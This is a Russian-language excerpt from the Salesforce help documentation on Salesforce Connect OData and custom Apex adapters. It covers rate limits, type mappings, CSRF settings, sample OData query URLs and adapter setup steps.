Если организация превышает ограничения по частоте при просмотре внешних объектов, рекомендуем установить флажок напротив параметра «Большой объем данных» для связанного внешнего источника данных.Данное действие позволяет обойти большинство ограничений по частоте, но при этом применяются некоторые особые правила и ограничения.

Рекомендации по использованию Socrata™ для Salesforce Connect: адаптеры OData 2.0 и 4.0

Обычно протокол открытых данных Socrata™ используется для получения данных о работоспособности и внедрения взаимодействия между органами власти и населением. Salesforce Connect может получать доступ к данным из конечных точек, поддерживаемых порталом открытых данных Socrata. Во исполнение особых требований Socrata задайте полю «Специальная совместимость» внешнего источника данных значение «Socrata».

Рекомендации по использованию защиты CSRF для Salesforce Connect: адаптеры OData 2.0 и 4.0

Понимание особенностей использования, ограничений и рекомендаций защиты от подделки запросов между сайтами (CSRF) для внешних источников данных OData.

СМ. ТАКЖЕ:

- Рекомендации по использованию Salesforce Connect: все адаптеры

Рекомендации по использованию поставщика OData для Salesforce Connect: адаптеры OData 2.0 и 4.0

Просмотрите ограничения и рекомендации по использованию службы удаленных данных, предоставляющей внешние данные организации Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

- Чтобы проверить поставщика OData, воспользуйтесь инструментом проверки службы Open Data Protocol, доступным на веб-узле `services.odata.org/validation`. Данный алгоритм позволяет проверить внедрение относительно спецификации OData и определить потенциальные проблемы.
- Чтобы повысить производительность подключений с низкой пропускной способностью, разрешите поставщику OData принимать сжатые данные. Затем установите флажок «Запросы на сжатие» в определении внешнего источника данных в системе Salesforce. При необходимости разрешите поставщику OData отправлять сжатые данные в систему Salesforce, которая автоматически принимает сжатые ответы в формате gzip.
- По умолчанию система Salesforce отправляет каждый запрос OData с системным параметром запроса `$inlinecount=allpages`. В данном случае ответ содержит общее количество строк результирующего набора.

  Некоторые внешние системы не поддерживают системный параметр запроса `$inlinecount=allpages`. При отображении ошибок или увеличении времени загрузки данных снимите флажок «Количества строк запроса» для внешнего источника данных. В данном случае, однако, внешний источник данных и связанные внешние объекты не будут поддерживать агрегатную функцию SOQL `COUNT()`, требующую общего количества строк. Дополнительную информацию о правилах URI см. на веб-узле `www.odata.org`.
- Разрешите поставщику OData использовать достаточно большой размер страницы во избежание лишних полных обходов. Опрос большого набора данных посредством небольшого размера страницы может занять слишком много времени ввиду возникновения сетевой задержки. Загрузка страниц Salesforce, отображающих внешние данные, может занять слишком много времени.

  Например, если результаты запроса содержат 100 записей, а размер страницы позволяет отображать только 5 записей, то извлечение результатов запроса занимает 20 полных обходов. Если сетевая задержка составляет 100 мс на полный обход, то результаты извлекаются за две секунды (20 x 100 мс).

  Для сравнения, если размер страницы позволяет отображать 20 записей, то извлечение 100 записей занимает всего пять полных обходов. При аналогичной сетевой задержке, равной 100 мс на полный обход, результаты извлекаются всего за 0,5 секунды (5 x 100 мс).
- Список поддерживаемых типов OData см. в разделе «Соотнесение типов OData» справки Salesforce.
- Если внешний источник данных использует адаптер OData 4.0 и формат JSON, убедитесь, что поставщик OData принимает заголовки, которые содержат параметр формата `odata.metadata=full`. Другие варианты, в том числе `odata.metadata=minimal`, не поддерживаются.

СМ. ТАКЖЕ:

Адаптер OData 2.0 или 4.0 для Salesforce Connect

Параметры строки запроса OData

Соотнесение типов OData

Рекомендации по применению ограничений по частоте запросов OData для Salesforce Connect: адаптеры OData 2.0 и 4.0

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Внешний объект ссылается на данные, хранящиеся вне системы Salesforce. Доступ к внешнему объекту инициирует отправку запроса связанной внешней системе. Система Salesforce применяет ограничения по частоте данных запросов.

Ниже перечислены ограничения, доступные для организации.

- 10 000 запросов OData в час при использовании версии Enterprise Edition, Performance Edition и Unlimited Edition. Более высокие ограничения доступны по запросу.
- 1 000 запросов OData в час при использовании версии Developer Edition.

Чтобы получить значения ограничений для организации и сравнить текущее использование с данными ограничениями, используйте ресурс «Ограничения» в интерфейсе REST API для Force.com.

Система Salesforce выполняет запрос OData в следующих случаях:

- Пользователь выбирает вкладку внешнего объекта для спискового представления.
- Пользователь просматривает страницу сведений о записи внешнего объекта.
- Пользователь просматривает страницу сведений о записи родительского объекта, содержащую связанный список дочерних записей внешнего объекта.
- Пользователь выполняет глобальный поиск Salesforce.
- Пользователь создает, редактирует или удаляет запись внешнего объекта.
- Пользователь запускает отчет.
- В конструкторе отчетов загружается предварительная версия.
- Внешний объект опрашивается посредством потоков, интерфейсов API, Apex, SOQL или SOSL.
- Выполняется проверка или синхронизация внешнего источника данных.

При возникновении ошибок, связанных с данными ограничениями, выполните перечисленные ниже действия.

- Установите флажок «Большой объем данных» в определении внешнего источника данных. Данное действие позволяет обойти большинство ограничений по частоте, но при этом применяются некоторые особые правила и ограничения.
- Сократите количество выполняемых запросов SOQL и SOSL.
- При наличии кода Apex, инициирующего внешнюю систему, измените данный код для кэширования часто используемых, но редко изменяемых внешних данных.
- Отправьте запрос на увеличение текущего ограничения в компанию Salesforce.

СМ. ТАКЖЕ:

Руководство разработчика Force.com REST API: список ограничений организации

Рекомендации по использованию больших объемов данных для Salesforce Connect: адаптеры OData 2.0 и 4.0

Адаптер OData 2.0 или 4.0 для Salesforce Connect

Рекомендации по использованию Salesforce Connect: адаптеры OData 2.0 и 4.0

Рекомендации по использованию больших объемов данных для Salesforce Connect: адаптеры OData 2.0 и 4.0

Если организация превышает ограничения по частоте при просмотре внешних объектов, рекомендуем установить флажок напротив параметра «Большой объем данных» для связанного внешнего источника данных.Данное действие позволяет обойти большинство ограничений по частоте, но при этом применяются некоторые особые правила и ограничения.

- Следующие функции недоступны для внешних объектов, связанных с внешними источниками данных большого объема.
  - Доступ посредством Lightning Experience
  - Доступ посредством Salesforce1
  - Наличие в списках «Недавние элементы»
  - Ленты записи
  - Отчеты и панели мониторинга
  - Внешние объекты с возможностью записи
- Идентификаторы Salesforce не назначаются записям внешнего объекта, связанным с внешними источниками данных большого объема.
- На странице со сведениями о записи для внешних объектов, которые связаны с крупными внешними источниками данных, не поддерживаются настраиваемые кнопки и ссылки, вызывающие JavaScript.
- Консоль Salesforce в Salesforce Classic не поддерживает внешние объекты, связанные с вешними источниками данных большого объема.
- Защита CSRF для внешних объектов с возможностью записи недоступна для внешних источников данных большого объема.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

СМ. ТАКЖЕ:

Руководство разработчика Force.com REST API: список ограничений организации

Рекомендации по применению ограничений по частоте запросов OData для Salesforce Connect: адаптеры OData 2.0 и 4.0

Рекомендации по использованию защиты CSRF для Salesforce Connect: адаптеры OData 2.0 и 4.0

Определение внешнего источника данных для Salesforce Connect: адаптер OData 2.0 или 4.0

Рекомендации по использованию Socrata™ для Salesforce Connect: адаптеры OData 2.0 и 4.0

Обычно протокол открытых данных Socrata™ используется для получения данных о работоспособности и внедрения взаимодействия между органами власти и населением. Salesforce Connect может получать доступ к данным из конечных точек, поддерживаемых порталом открытых данных Socrata. Во исполнение особых требований Socrata задайте полю «Специальная совместимость» внешнего источника данных значение «Socrata».

Socrata не поддерживает столбец идентификатора строки (`_id`) в условиях `$select` и `$orderby` запросов OData. При выборе значения «Socrata» в поле «Специальная совместимость»:

- Запросы OData не содержат столбец `_id` в условиях `$select`.
- При синхронизации столбца `_id` из конечной точки Socrata результирующее настраиваемое поле внешнего объекта недоступно для сортировки.
- При определении вручную настраиваемого поля внешнего объекта со столбцом `_id` как «Имя внешнего столбца» убедитесь, что данному настраиваемому полю задан атрибут «Сортировка отключена».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

При изменении поля «Специальная совместимость» внешнего источника данных рекомендуем выполнить повторную синхронизацию его внешних объектов. При необходимости определите источник возникновения ошибок (запросы или доступ пользователя к внешним объектам) и выполните повторную синхронизацию только проблемных внешних объектов.

СМ. ТАКЖЕ:

Определение внешнего источника данных для Salesforce Connect: адаптер OData 2.0 или 4.0

Рекомендации по использованию Salesforce Connect: адаптеры OData 2.0 и 4.0

Рекомендации по использованию защиты CSRF для Salesforce Connect: адаптеры OData 2.0 и 4.0

Понимание особенностей использования, ограничений и рекомендаций защиты от подделки запросов между сайтами (CSRF) для внешних источников данных OData.

- Защита CSRF недоступна для внешних источников данных с высокой плотностью данных.
- Убедитесь, что URL внешнего источника данных начинается с *`https://`*, поэтому безопасный протокол HTTP может предотвратить доступ к маркеру или файлу cookie, обманывающему защиту CSRF.
- Кроме включения защиты CSRF для внешнего источника данных, рекомендуется в постоянном режиме применять защиту CSRF в настройках безопасности сеанса вашей организации. Эти параметры сеанса включены по умолчанию, и их использование по умолчанию защищает ваши данные Salesforce и внешние данные от атак, связанных с обходом защиты CSRF.
  - Включить защиту `CSRF` для запросов `GET` на страницах, не связанных с настройкой

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

- Включить защиту CSRF для запросов POST на страницах, не связанных с настройкой

СМ. ТАКЖЕ:

Определение внешнего источника данных для Salesforce Connect: адаптер OData 2.0 или 4.0

Изменение параметров безопасности сеанса

Справочник OData для Salesforce Connect: адаптеры OData 2.0 и 4.0

Просмотрите сведения об использовании OData системой Salesforce для получения доступа к внешним системам с помощью Salesforce Connect.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Соотнесение типов OData

Salesforce Connect соотносит типы OData с типами полей метаданных Salesforce при синхронизации метаданных и преобразовании значений между системой Salesforce и внешними системами.

Параметры строки запроса OData

Адаптеры OData для Salesforce Connect используют набор системных функций OData 2.0 и 4.0 и конструкции выражения фильтра (filter) для запросов из внешних систем.

СМ. ТАКЖЕ:

Адаптер OData 2.0 или 4.0 для Salesforce Connect

Соотнесение типов OData

Salesforce Connect соотносит типы OData с типами полей метаданных Salesforce при синхронизации метаданных и преобразовании значений между системой Salesforce и внешними системами.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Соотнесение типов OData 2.0

Ознакомьтесь с тем, как адаптер OData 2.0 для Salesforce Connect сопоставляет типы OData типам полей метаданных Salesforce.

Соотнесение типов OData 4.0

Ознакомьтесь с тем, как адаптер OData 4,0 для Salesforce Connect сопоставляет типы OData типам полей метаданных Salesforce.

Соотнесение типов OData 2.0

Ознакомьтесь с тем, как адаптер OData 2.0 для Salesforce Connect сопоставляет типы OData типам полей метаданных Salesforce.

Salesforce Connect поддерживает только следующие типы при синхронизации метаданных и преобразовании значений между Salesforce и внешней системой.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Простые типы OData 2.0

Тип OData 2.0	Тип поля метаданных Salesforce
Binary	Область текста
Логическое	Кнопка-флажок
Byte	Число
Дата и время	Дата и время
DateTimeOffset	Дата и время
Decimal	Число
Двойной	Число
Guid	Текст
Int16	Число
Int32	Число
Int64	Число
SByte	Число
Single	Число
Строка	Текст (если объявленная длина строкового столбца OData не превышает 255 символов) Область подробного текста (если объявленная длина строкового столбца OData превышает 255 символов)
Time	Текст

Совет: Двоичное значение из внешней системы отображается в системе Salesforce как строка в кодировке base64. Данное значение может быть преобразовано в значение типа `Blob` с использованием метода Apex `EncodingUtil.base64Decode(inputString)`.

Сложные типы OData 2.0

Salesforce Connect поддерживает сложные типы OData следующим образом.

- Внешние данные сложного типа сжимаются в строку, содержащую имена полей и значения. Например, адрес сжимается в следующую строку.

```
Street: 55 East 5th Street, City: New York, State: NY, Zip: 10003
```

- Настраиваемое поле внешнего объекта, связанные со сложным типом OData во внешней системе всегда только для чтения, даже если внешний объект имеет разрешение для записи.

СМ. ТАКЖЕ:

Рекомендации по синхронизации для Salesforce Connect: все адаптеры

Справочник OData для Salesforce Connect: адаптеры OData 2.0 и 4.0

Руководство разработчика Apex: класс EncodingUtil: `base64Decode(inputString)`

Соотнесение типов OData 4.0

Ознакомьтесь с тем, как адаптер OData 4,0 для Salesforce Connect сопоставляет типы OData типам полей метаданных Salesforce.

Salesforce Connect поддерживает только следующие типы при синхронизации метаданных и преобразовании значений между Salesforce и внешней системой.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Простые типы OData 4.0

Тип OData 4.0	Тип поля метаданных Salesforce
Binary	Область текста
Логическое	Кнопка-флажок
Byte	Число
Дата	DateTime со свойствами времени, которым задано значение 0
DateTimeOffset	Дата и время
Decimal	Число
Двойной	Число
Guid	Текст
Int16	Число
Int32	Число
Int64	Число
SByte	Число
Single	Число

Тип OData 4.0	Тип поля метаданных Salesforce
Строка	Текст (если объявленная длина строкового столбца OData не превышает 255 символов) Область подробного текста (если объявленная длина строкового столбца OData превышает 255 символов)

Совет: Двоичное значение из внешней системы отображается в системе Salesforce как строка в кодировке base64. Данное значение может быть преобразовано в значение типа `Blob` с использованием метода Apex `EncodingUtil.base64Decode(inputString)`.

Сложные типы OData 4.0

Salesforce Connect поддерживает сложные типы OData следующим образом.

- Внешние данные сложного типа сжимаются в строку, содержащую имена полей и значения. Например, адрес сжимается в следующую строку.

```
Street: 55 East 5th Street, City: New York, State: NY, Zip: 10003
```

- Настраиваемое поле внешнего объекта, связанные со сложным типом OData во внешней системе всегда только для чтения, даже если внешний объект имеет разрешение для записи.

СМ. ТАКЖЕ:

Рекомендации по синхронизации для Salesforce Connect: все адаптеры

Справочник OData для Salesforce Connect: адаптеры OData 2.0 и 4.0

Руководство разработчика Apex: класс EncodingUtil: `base64Decode(inputString)`

Параметры строки запроса OData

Адаптеры OData для Salesforce Connect используют набор системных функций OData 2.0 и 4.0 и конструкции выражения фильтра (filter) для запросов из внешних систем.

При взаимодействии пользователей или платформы Force.com с внешними объектами адаптер OData 2.0 или 4.0 для Salesforce Connect преобразует данные действия в запросы OData. Система Salesforce выполняет запрос OData в следующих случаях:

- Пользователь выбирает вкладку внешнего объекта для спискового представления.
- Пользователь просматривает страницу сведений о записи внешнего объекта.
- Пользователь просматривает страницу сведений о записи родительского объекта, содержащую связанный список дочерних записей внешнего объекта.
- Пользователь выполняет глобальный поиск Salesforce.
- Пользователь создает, редактирует или удаляет запись внешнего объекта.
- Пользователь запускает отчет.
- В конструкторе отчетов загружается предварительная версия.
- Внешний объект опрашивается посредством потоков, интерфейсов API, Apex, SOQL или SOSL.
- Выполняется проверка или синхронизация внешнего источника данных.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Разделы ниже содержат описание реализации Salesforce Connect как клиента служб OData. Система Salesforce создает запросы OData автоматически, исключая необходимость участия администратора или разработчика. Тем не менее, понимание процесса создания запросов OData (или выполнения ручных запросов OData) может помочь при устранении неполадок в поставщике OData внешней системы. Дополнительную информацию о каждом системном параметре запроса см. на веб-узле `www.odata.org`.

Salesforce Connect поддерживает только следующие параметры системного опроса OData. Все остальные параметры, входящие в спецификацию OData 2.0 и 4.0, не задействуются.

- `$count` (только OData 4.0) на странице 6840
- `$filter` на странице 6840
- `$inlinecount` (только OData 2.0) на странице 6841
- `$orderby` на странице 6841
- `$search` (только OData 4.0) на странице 6842
- `$select` на странице 6842
- `$skip` на странице 6842
- `$top` на странице 6843
- Настраиваемый параметр запроса OData 2.0 на странице 6843

`$count` (только OData 4.0)

Данный параметр указывает на необходимость отображения в отклике количества строк, определяемых посредством URI, после применения системных параметров запроса `$filter`, но до применения системных параметров запроса `$top` и `$skip`.

При включении конфигурации «Количества строк запроса» для внешнего источника данных система Salesforce включает параметр `$count=true` во всех запросах OData 4.0 внешнего источника данных для определения общего количества элементов в каждом результирующем наборе. При отключении параметра Запрашивать количество строк Salesforce включает `$count=false` во всех запросах OData 4.0 для внешнего источника данных.

Примеры	
Действие пользователя в системе Salesforce	Просмотр или доступ к внешнему объекту.
Запрос SOQL	Любой запрос SOQL внешнего объекта.
Результирующий запрос OData	`http://services.example.org/my.svc/Suppliers?$select=SupplierID&` **`$count=true`**`&$top=26`

`$filter`

Данный параметр фильтрует коллекцию ресурсов, возвращенную URL-адресом запроса. Ответ содержит результаты, которые оцениваются как `true`.

Примеры	
Действие пользователя в системе Salesforce	Открытие спискового представления городов из записей поставщиков, отфильтрованного по стране «США».
Запрос SOQL	`SELECT City__c FROM Suppliers__x WHERE Country__c = 'USA' ORDER BY City__c ASC LIMIT 26`
Результирующий запрос OData	`http://services.example.org/my.svc/Suppliers?$orderby=City&$select=City,SupplierID&$inlinecount=allpages&$filter=Country+eq+'USA'&$top=26`

`$inlinecount` (только OData 2.0)

Данный параметр указывает на необходимость отображения в отклике количества строк, определяемых посредством URI, после применения системных параметров запроса `$filter`, но до применения системных параметров запроса `$top` и `$skip`.

При включении конфигурации «Количества строк запроса» для внешнего источника данных система Salesforce использует параметр `$inlinecount` во всех запросах OData внешнего источника данных для определения общего количества элементов в каждом результирующем наборе. При выключении конфигурации «Запрашивать количество строк» параметр `$inlinecount` исключается из всех запросов OData 2.0 для внешнего источника данных.

Примеры	
Действие пользователя в системе Salesforce	Просмотр или доступ к внешнему объекту.
Запрос SOQL	Любой запрос SOQL внешнего объекта.
Результирующий запрос OData	`http://services.example.org/my.svc/Suppliers?$select=SupplierID&$inlinecount=allpages&$top=26`

`$orderby`

Данный параметр сортирует набор результатов по возрастанию или убыванию.

Примеры	
Действие пользователя в системе Salesforce	Открытие спискового представления записей поставщиков, упорядоченных по названию компании.
Запрос SOQL	`SELECT CompanyName__c,ContactName__c FROM Suppliers__x ORDER BY CompanyName__c ASC LIMIT 26`
Результирующий запрос OData	`http://services.example.org/my.svc/Suppliers?$orderby=CompanyName&$select=CompanyName,ContactName,SupplierID&$inlinecount=allpages&$top=26`

`$search` (только OData 4.0)

Сущности запросов, которые соответствуют строке поискового запроса в качестве свободного текстового выражения поиска. Включите этот параметр, отметив флажком параметр Использовать свободные текстовые выражения поиска на внешнем источнике данных.

По умолчанию параметр Использовать свободные текстовые выражения поиска отключен. Строка поискового запроса используется как значение `contains` в системном параметре запроса `$filter`.

Примеры	
Действие пользователя в системе Salesforce	Просмотр или доступ к внешнему объекту.
Запрос SOQL	Любой запрос SOQL внешнего объекта.
Результирующий запрос OData	`http://services.example.org/my.svc/Shippers?$select=CompanyName,Phone,ShipperID&$count=true&`**`$search=Acme`**`&$top=26`

`$select`

Данный параметр запрашивает ограниченный набор свойств для каждого объекта.

Примеры	
Действие пользователя в системе Salesforce	Открытие спискового представления записей поставщиков, где макет страницы отображает название компании и имя контакта.
Запрос SOQL	**`SELECT CompanyName__c,ContactName__c`** `FROM Suppliers__x ORDER BY CompanyName__c ASC LIMIT 26`
Результирующий запрос OData	`http://services.example.org/my.svc/Suppliers?$orderby=CompanyName&`**`$select=CompanyName,ContactName,SupplierID`**`&$inlinecount=allpages&$top=26`

`$skip`

Данный параметр указывает количество элементов в запрошенной коллекции, которое должно быть пропущено в наборе результатов.

Примеры	
Действие пользователя в системе Salesforce	Просмотр второй страницы спискового представления записей поставщиков, упорядоченных по названию города.
Запрос SOQL	`SELECT City__c,CompanyName__c FROM Suppliers__x ORDER BY City__c ASC` **`OFFSET 25`**
Результирующий запрос OData	`http://services.example.org/my.svc/Suppliers?$orderby=City&$select=City,CompanyName,SupplierID&$inlinecount=allpages&$top=26&`**`$skip=25`**

`$top`

Данный параметр указывает количество элементов в запрошенной коллекции, которое должно быть добавлено в набор результатов. Значение в условии `LIMIT` запроса SOQL не всегда соответствует запрошенному значению `$top`, ввиду его изменения для пагинации со стороны клиента и вызовов `queryMore()`.

Примеры	
Действие пользователя в системе Salesforce	Открытие спискового представления, содержащего первые 25 записей поставщиков.
Запрос SOQL	`SELECT SupplierID__c FROM Suppliers__x` **`LIMIT 25`**
Результирующий запрос OData	`http://services.example.org/my.svc/Suppliers?$select=SupplierID&$inlinecount=allpages&`**`$top=26`**

Настраиваемый параметр запроса OData 2.0

Если поставщик OData поддерживает настраиваемый параметр строки запроса, введите имя параметра строки запроса в поле «Настраиваемый параметр запроса для поиска `Salesforce`» определения внешнего источника данных. При отсутствии настраиваемого параметра запроса строка поискового запроса используется как значение `substringof` в системном параметре запроса `$filter`.

Примеры	
Запрос OData без настраиваемого параметра запроса	`http://services.example.org/my.svc/Shippers?$select=CompanyName,Phone,ShipperID&$inlinecount=allpages&`**`$filter=substringof('Acme',CompanyName)+eq+true+or+substringof('Acme',Phone)+eq+true`**`&$top=26`
Запрос OData с настраиваемым параметром запроса по имени «doSearch»	`http://services.example.org/my.svc/Shippers?$select=CompanyName,Phone,ShipperID&$inlinecount=allpages&`**`doSearch=Acme`**`&$top=26`

СМ. ТАКЖЕ:

- Рекомендации по использованию поставщика OData для Salesforce Connect: адаптеры OData 2.0 и 4.0
- Справочник OData для Salesforce Connect: адаптеры OData 2.0 и 4.0
- Разбивка на страницы под управлением клиента и сервера для Salesforce Connect: адаптеры OData 2.0 и 4.0

Доступ к внешним данным посредством пользовательского адаптера для Salesforce Connect

Подключайте пользователей к любым данным повсеместно при помощи настраиваемого адаптера, который создается при помощи инфраструктуры коннекторов Apex.

Пользовательский адаптер для Salesforce Connect

Подключение к любым данным позволяет получить полное представление о вашем бизнесе. Используйте инфраструктуру коннекторов Apex с целью разработки пользовательского адаптера для Salesforce Connect.

Настройка доступа к внешним данным в Salesforce Connect с помощью настраиваемого адаптера

Разрешите пользователям просмотр, поиск и изменение данных везде в пределах своей организации Salesforce.

Рекомендации по использованию Salesforce Connect: пользовательский адаптер

Просмотрите особые алгоритмы, ограничения и рекомендации по использованию пользовательского адаптера для Salesforce Connect.

Пользовательский адаптер для Salesforce Connect

Подключение к любым данным позволяет получить полное представление о вашем бизнесе. Используйте инфраструктуру коннекторов Apex с целью разработки пользовательского адаптера для Salesforce Connect.

Пользователи и платформа Force.com взаимодействуют с внешними данными посредством внешних объектов. Для каждого из этих взаимодействий система Salesforce Connect вызывает методы в классах Apex, которые являются составными элементами пользовательского адаптера. Salesforce вызывает код настраиваемого адаптера Apex в следующих случаях.

- Пользователь выбирает вкладку внешнего объекта для спискового представления.
- Пользователь просматривает страницу сведений о записи внешнего объекта.
- Пользователь просматривает страницу сведений о записи родительского объекта, содержащую связанный список дочерних записей внешнего объекта.
- Пользователь выполняет глобальный поиск Salesforce.
- Пользователь создает, редактирует или удаляет запись внешнего объекта.
- Пользователь запускает отчет.
- В конструкторе отчетов загружается предварительная версия.
- Внешний объект опрашивается посредством потоков, интерфейсов API, Apex, SOQL или SOSL.
- Выполняется проверка или синхронизация внешнего источника данных.

Подробные сведения об использовании инфраструктуры коннекторов Apex см. в разделе «Salesforce Connect» и «Пространство имен DataSource» на *Force.com в Руководстве разработчика Apex*.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Внешние коды для внешних объектов в Salesforce Connect: пользовательский адаптер

При получении доступа к внешним данным посредством пользовательского адаптера для Salesforce Connect значения стандартного поля «Внешний код» внешнего объекта извлекаются из `DataSource.Column` по имени `ExternalId`.

СМ. ТАКЖЕ:

Salesforce Connect

Настройка доступа к внешним данным в Salesforce Connect с помощью настраиваемого адаптера

Рекомендации по использованию Salesforce Connect: пользовательский адаптер

Внешние коды для внешних объектов в Salesforce Connect: пользовательский адаптер

При получении доступа к внешним данным посредством пользовательского адаптера для Salesforce Connect значения стандартного поля «Внешний код» внешнего объекта извлекаются из `DataSource.Column` по имени `ExternalId`.

Каждый внешний объект содержит стандартное поле «Внешний код». Его значения однозначно определяют каждую запись внешнего объекта в организации. Если внешний объект является родительским во взаимосвязи внешнего поиска, то стандартное поле «Внешний код» используется для определения дочерних записей.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Важное замечание:

- Код Apex настраиваемого адаптера должен объявлять `DataSource.Column` по имени `ExternalId` и предоставлять его значения.
- Не вводите конфиденциальные данные в стандартное поле «Внешний код», поскольку система Salesforce может записывать значения этого поля.
  - Поля взаимосвязи внешнего поиска в дочерних записях сохраняют и отображают значения полей «Внешний код» родительских записей.
  - Исключительно для внутреннего пользования система Salesforce сохраняет значение поля «Внешний код» каждой строки, полученной из внешней системы. Данный алгоритм не применяется к внешним объектам, связанным с крупными внешними источниками данных.

Пример: Данный фрагмент из образца класса `DataSource.Connection` показывает `DataSource.Column` по имени `ExternalId`.

```
override global List<DataSource.Table> sync() {
    List<DataSource.Table> tables =
    new List<DataSource.Table>();
List<DataSource.Column> columns;
columns = new List<DataSource.Column>();
columns.add(DataSource.Column.text('title', 255));
columns.add(DataSource.Column.text('description',255));
columns.add(DataSource.Column.text('createdDate',255));
columns.add(DataSource.Column.text('modifiedDate',255));
columns.add(DataSource.Column.url('selfLink'));
columns.add(DataSource.Column.url('DisplayUrl'));
columns.add(DataSource.Column.text('ExternalId',255));
tables.add(DataSource.Table.get('googleDrive','title',
    columns));
return tables;
}
```

СМ. ТАКЖЕ:

Пользовательский адаптер для Salesforce Connect

Руководство разработчика Apex

Настройка доступа к внешним данным в Salesforce Connect с помощью настраиваемого адаптера

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания классов Apex:	Автор Apex
Для настройки параметров удаленного доступа:	Изменение всех данных
Для создания и редактирования внешних источников данных:	«Настройка приложения»
Для создания и редактирования внешних объектов:	«Настройка приложения»
Для определения или изменения справки объекта:	«Настройка приложения»
Для создания и редактирования настраиваемых полей:	«Настройка приложения»
Для редактирования наборов полномочий и профилей пользователей:	Управление профилями и наборами полномочий
Для редактирования параметров проверки подлинности другого пользователя для внешних систем:	Управление пользователями

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Разрешите пользователям просмотр, поиск и изменение данных везде в пределах своей организации Salesforce.

Чтобы настроить Salesforce Connect с пользовательским адаптером, выполните указанные ниже действия.

1. Разработка пользовательского адаптера для Salesforce Connect.

   Воспользуйтесь инфраструктурой коннекторов Apex, чтобы создать классы `DataSource.Connection` и `DataSource.Provider`, из которых состоит пользовательский адаптер.

2. Задайте удаленные узлы для вызовов Apex.

   Если пользовательский адаптер использует какие-либо вызовы Apex, определите каждую конечную точку вызовов как удаленный узел вашей организации. Однако задание удаленного узла можно и не выполнять для вызова, конечная точка для которого указана как именованные регистрационные данные вместо URL.

3. Определите внешний источник данных типа «`Salesforce Connect. Настраиваемый.`

   Если вы создали несколько пользовательских адаптеров, убедитесь, что в поле «Тип» внешнего источника данных указан верный класс `DataSource.Provider`.

4. Создайте внешние объекты.

   Выполните данное действие только при условии отмены синхронизации для автоматического создания внешних объектов. Создайте внешний объект для каждой таблицы внешних данных, которая должна быть доступна из организации Salesforce.

5. Создайте содержимое справки для внешних объектов.

Создайте страницы Visualforce для описания внешних данных. Ссылка **«Справка для этой страницы»**, выбранная пользователем при просмотре внешнего объекта, позволяет просмотреть содержимое настраиваемой справки. Помните, что справка Salesforce не содержит информацию о внешних данных.

6. Добавьте настраиваемые поля и взаимосвязи во внешние объекты.

   Создайте взаимосвязи между объектами. При отмене синхронизации для автоматического создания внешних объектов и их полей создайте настраиваемое поле для каждого столбца внешней таблицы, который должен быть доступен из организации Salesforce.

7. Предоставьте пользователям доступ к внешним объектам.

   Предоставьте полномочия объекта посредством наборов полномочий или профилей.

8. Предоставьте пользователям доступ к полям внешних объектов.

   Предоставьте полномочия поля посредством наборов полномочий или профилей.

9. Если внешний источник данных использует индивидуальную проверку подлинности, выполните указанные ниже действия.

   a. Разрешите пользователям выполнять проверку подлинности во внешней системе.

      Предоставьте пользователям доступ к параметрам проверки подлинности для внешнего источника данных посредством наборов полномочий или профилей.

   b. Настройте параметры проверки подлинности каждого пользователя.

      Данное действие может быть выполнено администратором или пользователями.

      Совет: Рекомендуем обучить пользователей процессу настройки параметров проверки подлинности для внешних систем. Убедитесь, что пользователи понимают, какие регистрационные данные следует вводить для каждой внешней системы. При использовании OAuth 2.0 рекомендуем протестировать процесс OAuth на наличие потенциально бесполезных напоминаний или переадресаций, а также обучить пользователей должным образом. Доступные процессы OAuth определяются используемой внешней системой, текущим поставщиком проверки подлинности и выбранными областями.

Определение внешнего источника данных для Salesforce Connect: пользовательский адаптер

Подключайте вашу организацию Salesforce к любым данным повсеместно при помощи настраиваемого адаптера Salesforce Connect, который создается при помощи инфраструктуры коннекторов Apex.

СМ. ТАКЖЕ:

Пользовательский адаптер для Salesforce Connect

Рекомендации по использованию Salesforce Connect: все адаптеры

